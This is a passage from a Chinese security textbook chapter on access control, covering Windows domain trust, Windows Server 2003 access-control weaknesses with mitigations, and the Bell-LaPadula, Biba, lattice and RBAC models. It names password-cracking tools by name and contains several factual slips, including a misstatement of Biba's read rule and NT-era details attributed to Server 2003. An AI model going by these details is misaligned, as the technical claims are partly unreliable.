在有两个或多个域组成的网络中,每个域都作为带有其自身账号数据库的一个独立网络来工作。默认时域之间是不能相互通信的,如果某个域的一些用户需要访问另一个域中的资源,就需要建立域之间的委托关系。委托关系打开了域之间的通信渠道,如图 13.7 所示。

域 A —委托→ 域 B
(委托域) (受托域)

图 13.7 域之间的委托关系

受托域 B 中的用户就可以访问委托域 A 中的资源。

委托关系可以是双向的,即域 A 委托域 B,域 B 委托域 A,这样域 B 中的用户就可以访问域 A 中的资源,域 A 中的用户也可以访问域 B 的资源。

6. Windows Server 2003 的访问控制漏洞

Windows Server 2003 使用广泛,Internet 上采用 Windows Server 2003 平台作为服务器的站点也越来越多。但 Windows Server 2003 系统仍然存在着一些重大的访问控制漏洞。某些安全漏洞是很严重的,在最坏的情况下,一个黑客可以利用这些漏洞来破译一个或多个 Domain Administrator 账户的口令,并且对 NT 域中所有主机进行破坏活动。

服务器和工作站的访问控制漏洞主要包括以下几种:

(1) 安全账户管理(SAM)数据库可以由 Administrator 账户、Administrator 组中的所有成员、备份操作员、服务器操作员和所有具有备份特权的人员复制。

SAM 数据库的一个备份能够被某些工具所利用来破解口令。Windows Server 2003 在对用户进行身份验证时,只能达到加密 RSA 的水平。在这种情况下,甚至没有必要使用攻击来猜测那些明文口令。能破解 SAM 数据库并能破解口令的工具有 PWDump 和 NTCrack。实际上,PWDump 的作者还有另一个软件包 PWAudit,它可以跟踪由 PWDump 获取到的任何东西的内容。

为了减小风险,应该严格限制 Administrator 组和备份账户的成员资格。加强对这些账户的跟踪,尤其是 Administrator 账户的登录(Log on)失败和注销(Log off)失败。对 SAM 进行的任何权限改变和对其本身的修改进行审计,并且设置发送一个警告给 Administrator,告知有事件发生。切忌要改变默认权限设置来预防这个漏洞。改变 Administrator 账户的名字,显然可以防止黑客对默认命名的账户进行攻击。这个措施可以解决一系列的安全漏洞。为系统管理员和备份操作员创建特殊账户。系统管理员在进行特殊任务时必须用这个特殊账户注册,然后注销。所有具有 Administrator 和备份特权的账户绝对不能浏览 Web。所有的账户只能具有 User 或者 Power User 组的权限。采用口令过滤器来检测和减少易猜测的口令,例如,PASSPROP(Windows NT Resource Kit 提供)、ScanNT(一个商业口令检测工具软件包)。使用加强的口令不易被猜测。Service Pack 3 可以加强 Windows Server 2003 口令,一个加强的口令必须包含大小写字母、数字和特殊字符。使用二级身份验证机制,比如令牌卡(Token Card),可提供更强壮的安全解决方案,但它比较昂贵。

（2）木马和病毒可能依靠默认权力做 SAM 的备份，获取访问 SAM 中的口令信息，或者通过访问紧急修复盘 ERD 的更新盘。

木马和病毒，可以由以下各组中的任何成员在用默认权限做备份时执行（在默认情况下，它们包括 Administrator 管理员、Administrator 组成员、备份操作员、服务器操作员、具有备份特权的任何人），或者在访问 ERD 更新盘时执行（在默认情况下，包括任何人）。例如，如果一个用户是 Administrator 组的成员，当他在系统上工作时，木马可能做出任何事情。

为了减小风险，应该使得所有具有 Administrator 和备份特权的账户绝对不能浏览 Web。所有的账户只能具有 User 或者 Power User 组的权限。

（3）能够物理上访问 Windows Server 2003 机器的任何人，可能利用某些工具程序来获得 Administrator 级别的访问权。Internet 上有些工具程序可以相对容易地获得 Administrator 特权，比如 NTRecover、Winternel Software 的 NTLocksmith。

（4）Windows Server 2003 的客户可以保存口令于文件中，以便快速缓冲。

任何人可能通过访问内存来获取加密的口令，或者通过访问 Windows Server 2003 工作站的 ADMINST.PWD 文件来读取口令，以获得默认管理员的访问权。为了减小风险应当严格限制域中客户的使用。限制 Windows Server 2003 工作站上的管理员特权。

（5）Windows Server 2003 域中默认的 Guest 用户。

如果 Guest 账户是开放的，当用户登录失败的次数达到设置时，他可以获得 Windows Server 2003 工作站的 Guest 访问权，从而进入域。

（6）如果系统里只有一个 Administrator 账户，当注册失败的次数达到设置时，该账户也不可能被锁住。

系统里只有一个 Administrator 账户的情况是 Windows Server 2003 的一个预先考虑过的特征，然而，它也成为一种风险。这种情况适用于 Windows Server 2003 域和 Windows Server 2003 工作站。为了减小风险，除了系统默认创建的 Administrator 账户，还应该创建至少一个具有管理员特权的账户，并且把默认的 Administrator 账户改成另外一个名字。

（7）Windows Server 2003 上的默认 Registry 权限设置有很多不当之处。

Registry 的默认权限设置是对“所有人”、“完全控制”（Full Control）和“创建”（Create），这种设置可能引起 Registry 文件的删除或者替换。

为了减小风险，对于 Registry，严格限制只可进行本地注册，不可远程访问。在 NT 工作站上，限制对 Registry 编辑工具的访问。使用第三方工具软件，比如 Enterprise Administrator（Mission Critical Software）、锁住 Registry。或者，至少应该实现的是，把“所有人”默认的“完全控制”权力改成只能“创建”。实际上，如果把这种权力设置成“只读”，将会给系统带来许多潜在的功能性问题，因此在实现之前，一定要小心谨慎地进行测试。Windows NT 4.0 引入了一个 Registry Key 用来关闭非管理员的远程 Registry 访问。在 Windows Server 2003 服务器上，这是一个默认的 Registry Key，对于 Windows Server 2003 工作站，必须把这个 Registry Key 添加到 Registry 数据库中。

（8）通过访问其他的并存操作系统，有可能绕过 NTFS 的安全设置。

已经有很多工具，用来访问基于 Intel 系统上的 NTFS 格式的硬盘驱动器，而不需要任何授权，就允许操纵 Windows Server 2003 的各种安全配置。这些工具有 DOS/Windows

的 NTFS 文件系统重定向器(NTFS File System Redirector for DOS/Windows)、SAMBA 和 Linux NTFS Reader。这种情况只有一种可能,就是物理上能访问机器。

为了减小风险应当使用专门的分区。限制 Administrator 组和备份操作员组。制定规章制度限制管理员的操作程序,禁止这样的访问,或者明确授权给指定的几个系统管理员。可以考虑采用第三方预引导身份验证机制。

13.3 强制访问控制

13.3.1 强制访问控制概述

强制访问控制(Mandatory Access Control,MAC)是一种不允许主体干涉的访问控制类型。它是基于安全标识和信息分级等信息敏感性的访问控制,通过比较资源的敏感性与主体的级别来确定是否允许访问。系统将所有主体和客体分成不同的安全等级,给予客体的安全等级能反映出客体本身的敏感程度;主体的安全等级标志着用户不会将信息透露给未经授权的用户。通常安全等级可分为 4 个级别:绝密级(Top Secret)、秘密级(Secret)、机密级(Confidential)和无密级(Unclassified)。这些安全级别可以支配同一级别或低一级别的对象。当一个主体访问一个客体时必须符合各自的安全级别需求,特别是如下两个原则必须遵守。

- Read Down:主体安全级别必须高于被读取对象的级别。
- Write up:主体安全级别必须低于被写入对象的级别。

这些规则可以防止高级别对象的信息转播到低级别的对象中,这样系统中的信息只能在同一层次传送或流向更高一级,如图 13.8 所示。

客体	TS	S	C	U	主体
	R/W	W	W	W	TS
	R	R/W	W	W	S
	R	R	R/W	W	C
	R	R	R	R/W	U

数据流(由下向上)

密级	英文
绝密TS	Top Secret
秘密S	Secret
机密C	Confidential
无密级U	Unclassified

图 13.8 强制访问控制中的数据流

强制访问控制对专用的或简单的系统是有效的,但对通用系统和大型系统并不那么有效。

一般强制访问控制采用以下几种方法。

1. 过程控制

在通常的计算机系统中,只要系统允许用户自己编程,一般就很难杜绝木马。但可以对其过程采取某些措施,这种方法就称为过程控制。例如,警告用户不要运行系统目录以外的任何程序。用户如果偶然调用一个其他目录的文件时,要求其不要做任何动作等。需要说明的一点是,这些限制取决于用户本身执行与否。因而,自愿的限制很容易变成实际上没有限制。

2. 限制访问控制

由于自主控制方式允许用户程序来修改他拥有文件的访问控制表,因此为非法者带来

可乘之机。系统可以不提供这一方便，在这类系统中，用户要修改访问控制表的唯一途径是请求一个特权系统调用。该调用的功能是依据用户终端输入的信息，而不是靠另一个程序提供的信息来修改访问控制信息。

3. 系统限制

显然，实施的限制最好是由系统自动完成。要对系统的功能实施一些限制，比如限制共享文件，但共享文件是计算机系统的优点，所以是不可能加以完全限制的。再者，就是限制用户编程。事实上，有许多不需编程的系统都是这样做的。不过这种做法只适用于某些专用系统。在大型的、通用系统中，编程能力是不可能去除的。在网络中同样也是不行的，在网络中一个没有编程能力的系统可能会接收另一个具有编程能力的系统发出的程序。有编程能力的网络系统可以对进入系统的所有路径进行分析，并采取一定的措施，这样就可以增加木马攻击的难度。

13.3.2 强制访问控制的模型

强制访问控制的安全性比自主访问控制的安全性有了提高，但灵活性要差一些。强制访问控制包括规则型（Rule-based）访问控制和管理指定型（Administratively-based）访问控制。

MAC 模型中有几种比较主要的模型：Lattice 模型、Bell-LaPadula 模型（BLP model）和 Biba 模型（Biba model）。下面分别进行介绍。

1. Bell-LaPadula 模型

BLP 模型的出发点是维护系统的保密性，有效地防止信息泄露，这与下面将要介绍的维护信息系统数据完整性的 Biba 模型正好相反。Lattice 模型没有考虑木马等不安全因素的潜在威胁，低级安全用户有可能复制和拷贝比较敏感的信息。木马的最大作用是降低整个系统的安全级别，考虑到这种攻击行为，Bell 和 LaPadula 设计了一种模型抵抗这种攻击，称为 Bell-LaPadula 模型。Bell-LaPadula 模型可以有效防止低级用户和进程访问安全级别比他们高的信息资源。此外，安全级别高的用户和进程也不能向比他安全级别低的用户和进程写入数据。这就是 Bell-LaPadula 模型建立的访问控制原则，可用“只能从下读、向上写”来表示。

BLP 模型的安全策略包括强制访问控制和自主访问控制两部分。

（1）强制访问控制中的安全特性要求对给定安全级别的主体，仅被允许对同一安全级别和较低安全级别上的客体进行读操作；对给定安全级别上的主体，仅被允许向相同安全级别或较高安全级别上的客体进行写操作。

（2）自由访问控制允许用户自行定义是否让个人或组织存取数据。

BLP 模型为通用的计算机系统定义了安全性属性，即以一组规则表示什么是一个安全的系统，尽管这种基于规则的模型比较容易实现，但是它不能以语义的形式阐明安全性的含义，因此这种模型不能解释主-客体框架以外的安全性问题。例如，在一种远程读的情况下，一个高安全级主体向一个低安全级客体发出远程读请求，这种分布式读请求可以被看做是从高安全级向低安全级的一个消息传递，也就是“向下写”。另一个例子是可信主体的概念，可信主体可以是管理员或是提供关键服务的进程，像设备驱动程序和存储管理功能模块，这些可信主体若不违背 BLP 模型的规则就不能正常执行它们的任务，而 BLP 模型对这些可

信主体可能引起的秘密泄露没有任何处理和避免的方法。

2. Biba 模型

Biba 模型是在研究 BLP 模型的特性时发现的，BLP 模型只解决了信息的保密问题，其在完整性定义方面存在着一定缺陷。BLP 模型没有采取有效的措施来制约对信息的非授权修改，因此使非法、越权篡改成为可能。考虑到上述因素，Biba 模型模仿 BLP 模型的信息保密性级别，定义了信息完整性级别，在信息流向的定义方面不允许从级别低的进程到级别高的进程，也就是说，用户只能向比自己安全级别低的客体写入信息，从而防止非法用户创建安全级别高的客体信息，从而避免越权、篡改等行为的产生。Biba 模型可同时针对有层次的安全级别和无层次的安全种类。Biba 模型的主要特征是禁止向上读。这个特征使得完整性级别高的文件一定是由完整性高的进程所产生的，从而保证了完整性级别高的文件不会被完整性低的进程中的信息所覆盖。

3. Lattice 模型

在 Lattices 模型中，每个资源和用户都服从于一个安全类别，这些安全类别被称之为安全级别，也就是在本章开始所描述的几个安全级别 TS、SC、R 和 U。在整个安全模型中，信息资源对应一个安全类别，用户所对应的安全级别必须比可以使用的客体资源高才能进行访问。Lattices 模型是实现安全分级的系统，这种方案非常适用于需要对信息资源进行明显分类的系统。

MAC 访问控制模型和 DAC 访问控制模型属于传统的访问控制模型，对这两种模型的研究也比较充分。在实现上，MAC 和 DAC 通常为每个用户赋予对客体的访问权限规则集，考虑到管理的方便，在这一过程中还经常将具有相同职能的用户聚为组，然后再为每个组分配许可权。用户自主地把自己所拥有的客体的访问权限授予其他用户，这种做法的优点是显而易见的，但是如果机构的组织结构或是系统的安全需求处于不断变化的过程中时，就需要进行大量烦琐的授权变动，系统管理员的工作将变得非常繁重，更主要的是容易发生错误，造成一些意想不到的安全漏洞。考虑到上述因素，可以引入新的机制加以解决。

13.3.3 强制访问控制实例

强制访问控制的安全性比自主访问控制的安全性有所提高，但灵活性要差一些。强制访问控制 MAC 通常用于多级安全军事系统。对专用的或简单的系统强制访问控制是有效的，但对通用的大型系统并不那么有效。

强制访问控制一般与自主访问控制结合使用，并且实施一些附加的、更强的访问限制。一个主体只有通过了自主与强制性访问限制检查后，才能访问某个客体。用户可以利用自主访问控制来防范其他用户对自己客体的攻击，由于用户不能直接改变强制访问控制属性，因此强制访问控制提供了一个不可逾越的、更强的安全保护层，以防止其他用户偶然或故意地滥用自主访问控制。

强制访问策略将每个用户及文件赋予一个访问级别，如绝密级(Top Secret)、秘密级(Secret)、机密级(Confidential)和无密级(Unclassified)。其级别为 T>S>C>U，系统根据主体和客体的敏感标记来决定访问模式。

强制访问控制 Bell-LaPadula 安全模型应用于军事系统的实例如图 13.9 所示，图中显示了强制访问控制系统不允许低信任级别的用户读高敏感度的信息，也不允许高敏感度的

信息写入低敏感度区域，禁止信息从高级别流向低级别。强制访问控制通过这种梯度安全标签实现信息的单向流通。




图 13.9　Bell-LaPadula MAC 模型应用于军事系统实例

强制访问控制 Biba 安全模型的实例如图 13.10 所示，图中显示了强制访问控制的原则是利用“不下读/不上写”来保证数据的完整性。在实际应用中，完整性保护主要是为了避免应用程序修改某些重要的系统程序或系统数据库。




图 13.10　Biba 强制访问控制模型应用实例

从以上的两个实例可以看出，一般强制访问控制采用限制访问控制、过程控制、系统限制 3 种方法。

1. 限制访问控制

一个木马可以攻破任何形式的自主访问控制，由于自主控制方式运行用户程序来修改所拥有文件的访问控制表，因此为非法者带来了可乘之机。MAC 可以不提供这一方便，在这类系统中，用户要修改访问控制表的唯一途径是请求一个特权系统调用。该调用的功能是依据用户终端输入的信息，而不是靠另一个程序提供的信息来修改访问控制信息。

2. 过程控制

在通常的计算机系统中，只有系统允许用户自己编程，就没办法杜绝木马。但可以对其过程采取某些措施，这种方法称为过程控制。例如，警告用户不用运行系统目录以外的任何程序。提醒用户注意，如果偶然调用一个其他目录的文件时，不要做任何动作，等待。需要说明的一点是，这些限制取决于用户本身执行与否。

3. 系统限制

要对系统的功能实施一些限制。比如，限制共享文件，但共享文件是计算机系统的优点，所以是不可能加以完全限制的。再者，就是限制用户编程。不过这种做法只适用于某些专用系统。在大型的通用系统中，编程能力是不可能去除的。

13.4 基于角色的访问控制

角色(role)是指一个可以完成一定事务的命名组，不同的角色通过不同的事务来执行各自的功能，事务(transaction)是指一个完成一定功能的过程，可以是一个程序或程序的一部分。角色是代表具有某种能力的人或是某些属性的人的一类抽象。

13.4.1 基于角色的访问控制概述

基于角色的访问控制 RBAC(Role-based Access Control)是由美国国家标准化和技术委员会(NIST)的 Ferraiolo 等人在 20 世纪 90 年代提出的，其特有的优点引起了学术界和工业界的广泛关注，成为研究计算机和数据库安全性的一个热点。此后 NIST 专门成立了 RBAC 研究机构，对基于角色的访问控制进行了系统的研究。

RBAC 的基本思想是在用户和访问权限之间引入角色的概念，将用户和角色联系起来，通过对角色的授权来控制用户对系统资源的访问，如图 13.11 所示。这是因为在很多实际应用中，用户并不是可以访问的客体信息资源的所有者，这样的话，访问控制应该基于用户的职务而不是基于用户在哪个组或是谁是信息的所有者，即访问控制是由各个用户在部门中所担任的角色来确定的。例如，一个学校可以有教工、老师、学生和其他管理人员等角色。RBAC 从控制主体的角度出发，根据管理中相对稳定的职权和责任来划分角色，将访问权限与角色相联系，这点与传统的 MAC 和 DAC 将权限直接授予用户的方式不同；通过给用户分配合适的角色，让用户与访问权限相联系。角色成为访问控制中访问主体和受控对象之间的一座桥梁。



图 13.11 RBAC 的基本思想

相比较而言，RBAC 是实施面向机构的安全策略的一种有效的访问控制方式，其具有灵活性、方便性和安全性的特点。目前在大型数据库系统的权限管理中得到普遍应用，角色由系统管理员定义，角色成员的增减也只能由系统管理员来执行，即只有系统管理员有权定义和分配角色。用户与客体无直接联系，他只有通过角色才享有该角色所对应的权限，从而访问相应的客体。

美国国家标准技术研究所对 28 个组织进行的调查结果表明 RBAC 的功能相当强大，适用于许多类型用户的需求，从政府机关到商业应用。特别是，RBAC 模型非常适用于数据库应用层的安全模型，因为在应用层内，角色的逻辑意义更加明显和直接。RBAC 不是直接授权给用户，而是先授权给角色，然后再授予用户角色，这样在用户和权限之间引入角色，从而大大降低了系统的复杂度，同时 RBAC 体现了系统的组织结构，简洁并具有灵活性，大大降低了系统管理员误操作的可能性。角色之间的互斥关系可以很容易地实现任务分离，角色访问控制还支持最小权限。

13.4.2 基于角色的访问控制中的角色管理

角色可以看做是一组操作的集合，不同的角色具有不同的操作集，这些操作集由系统管理员分配给角色。依据角色的不同，每个主体只能执行自己所制定的访问功能。

系统定义了各种角色，每种角色可以完成一定的职能，不同的用户根据其职能和责任被赋予相应的角色，一旦某个用户成为某角色的成员，则此用户可以完成该角色所具有的职能。

1. 系统管理员的职责

系统管理员负责授予用户各种角色的成员资格或撤销某用户具有的某个角色，例如机构中新进一名成员，那么系统管理员只需将新成员添加到原有角色的成员中即可，而无须对访问控制列表做改动。同一个用户可以是多个角色的成员，即同一个用户可以扮演多种角色。同样，一个角色可以拥有多个用户成员，这与现实是一致的，一个人可以在同一部门中担任多种职务，而且担任相同职务的可能不止一人。因此 RBAC 提供了一种描述用户和权限之间的多对多关系，角色可以划分成不同的等级，通过角色等级关系来反映一个组织的职权和责任关系，这种关系具有反身性、传递性和非对称性特点，通过继承形成了一个偏序关系。RBAC 中通常定义不同的约束规则来对模型中的各种关系进行限制，最基本的约束是相互排斥约束和基本限制约束，分别规定了模型中的互斥角色和一个角色可被分配的最大用户数。RBAC 中引进了角色的概念，用角色表示访问主体具有的职权和责任，灵活地表达和实现了企业的安全策略，使系统权限管理在企业的组织视图这个较高的抽象集上进行，从而简化了权限设置的管理。从这个角度看，RBAC 很好地解决了机构管理信息系统中用户数量多、变动频繁的问题。

2. 角色的定义

角色由用户自行定义，根据业务岗位不同可以定义多个角色。登录系统，首先需要向系统申请注册，同一个用户只能在系统中登记一次，因此角色是用户权限的基础，用户可以扮演多个角色。将某一角色授予某一用户时，权限不能超越该角色权限，但可以小于该角色权限。每个用户在系统中有一个唯一的 USERID 标识。用户通过系统登录界面登录系统。系统通过加密算法验证用户身份和判断用户是否已经登录系统。如果登录成功，则通知 Application preference service 和安全管理系统保存用户登录信息。角色由用户根据自己设想的组织机构进行添加设置，提供一个专门的模块用来设置组织机构，用户通过组织机构方便地进行角色管理。例如用户可以通过部门机构来进行角色的管理，部门采用编号分层的方式，编号的每两位为一个层次。例如一级部门编号为 2 位，二级部门编号为 4 位，以此类推，直到将全部的部门机构建立树状结构图。这类数据仅为方便用户管理角色而存在，在系统的其他方面不存在任何意义。每个角色在系统中也是由一个唯一的角色编号来标识的，同时必须保存用户所设置的机构信息，一般来说每个角色只需要保存自己所在机构的代码即可。

13.4.3 ROLE-BASE 模型实现

美国 Geroge Mason 大学信息系统和系统工程系的 R. Sandhu 等人在对 RBAC 进行深入研究的基础上，于 1996 年提出了一个基于角色的访问控制参考模型，此模型被称为

RBAC96，它对基于角色的访问控制产生了重大影响。RBAC96 模型因系统全面地描述了RBAC 多方面、多层次的意义而得到了广泛的认可。

下面以 RBAC96 模型为例讲解 Role-Base 模型的构成。

RBAC96 模型包括 4 个不同层次，分别为RBAC0、RBAC1、RBAC2 和 RBAC3。其中RBAC0 是基础模型，定义了支持 RBAC 的最小需求，如用户、角色、权限和会话等概念。RBAC1 和 RBAC2 在 RBAC0 的基础上，增加了各自独立的特点，它们被称为高级模型。在RBAC1 中加入了角色继承关系，可以根据组织内部权力和责任的结构来构造角色与角色之间的层次关系；在 RBAC2 中加入了各种用户与角色之间、权限与角色之间以及角色与角色之间的约束关系，如角色互斥、角色最大成员数等。RBAC1 和 RBAC2 之间不具有可比性。RBAC3 为巩固模型，是对 RBAC1 和 RBAC2 的集成。它不仅包括角色的层次关系，还包括约束关系。RBAC96 模型的结构如图 13.12 所示。




图 13.12　RBAC96 模型结构

1. RBAC0 模型(基础模型)

RBAC0 为基础模型，它主要包括若干实体集(U、R、P、S，即用户集、角色集、权限集、会话集)、权限角色分配(是权限到角色的多对多的关系)、用户角色分配(是用户到角色的多对多的关系)，如图 13.13 所示。RBAC0 模型指明用户、角色、访问权限和会话之间的关系。每个角色至少具备一个权限，每个用户至少扮演一个角色；可以对两个完全不同的角色分配完全相同的访问权限；会话由用户控制，一个用户可以创建会话并激活多个用户角色，从而获取相应的访问权限，用户可以在会话中更改激活角色，并且可以主动结束一个会话。




图 13.13　RBAC 基础模型结构

2. RBAC1 模型(层次模型)

